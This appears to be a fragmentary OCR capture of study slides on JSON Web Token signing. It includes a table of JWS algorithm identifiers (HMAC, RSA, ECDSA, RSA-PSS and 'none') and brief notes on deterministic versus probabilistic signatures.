Shared password (“private key”) is needed



Limitations

Key Distribution

Algorithms

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
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
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



Public Key Cryptography (PKC)

RS256 – asymmetric algorithm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
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)
Signature Verified
SHARE JWT

Algorithms

What is it?

3. Cryptographic Algorithms for Digital Signatures and MACs

JWS uses cryptographic algorithms to digitally sign or create a MAC of the contents of the JWS Protected Header and the JWS Payload.

3.1. "alg" (Algorithm) Header Parameter Values for JWS

The table below is the set of "alg" (algorithm) Header Parameter values defined by this specification for use with JWS, each of which is explained in more detail in the following sections:

"alg" Param Value	Digital Signature or MAC Algorithm	Implementation Requirements
HS256	HMAC using SHA-256	Required
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
HS512	HMAC using SHA-512	Optional
RS256	RSASSA-PKCS1-v1_5 using SHA-256	Recommended
RS384	RSASSA-PKCS1-v1_5 using SHA-384	Optional
RS512	RSASSA-PKCS1-v1_5 using SHA-512	Optional
ES256	ECDSA using P-256 and SHA-256	Recommended+
ES384	ECDSA using P-384 and SHA-384	Optional
ES512	ECDSA using P-521 and SHA-512	Optional
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256	Optional
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384	Optional
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512	Optional
none	No digital signature or MAC performed	Optional

RS (signature algorithm) 256 (hashing algorithm)

What is it?



SHA-2 round architecture

SHA-2

SHA-256, SHA-384, SHA-512 all refers to SHA-2 algorithm family

RS, HS, ES, PS

- HS = Hash Message Authentication Code (HMAC), symmetric & **deterministic**
- RS = RSA (RSA256 historically been the default for most JWT implementations) - **deterministic** signature, PKC
- PS256 = RSASSA-PSS using SHA-256 - **probabilistic** version of RSA, PKC
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    - **Deterministic** – same header & payload = same signature
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

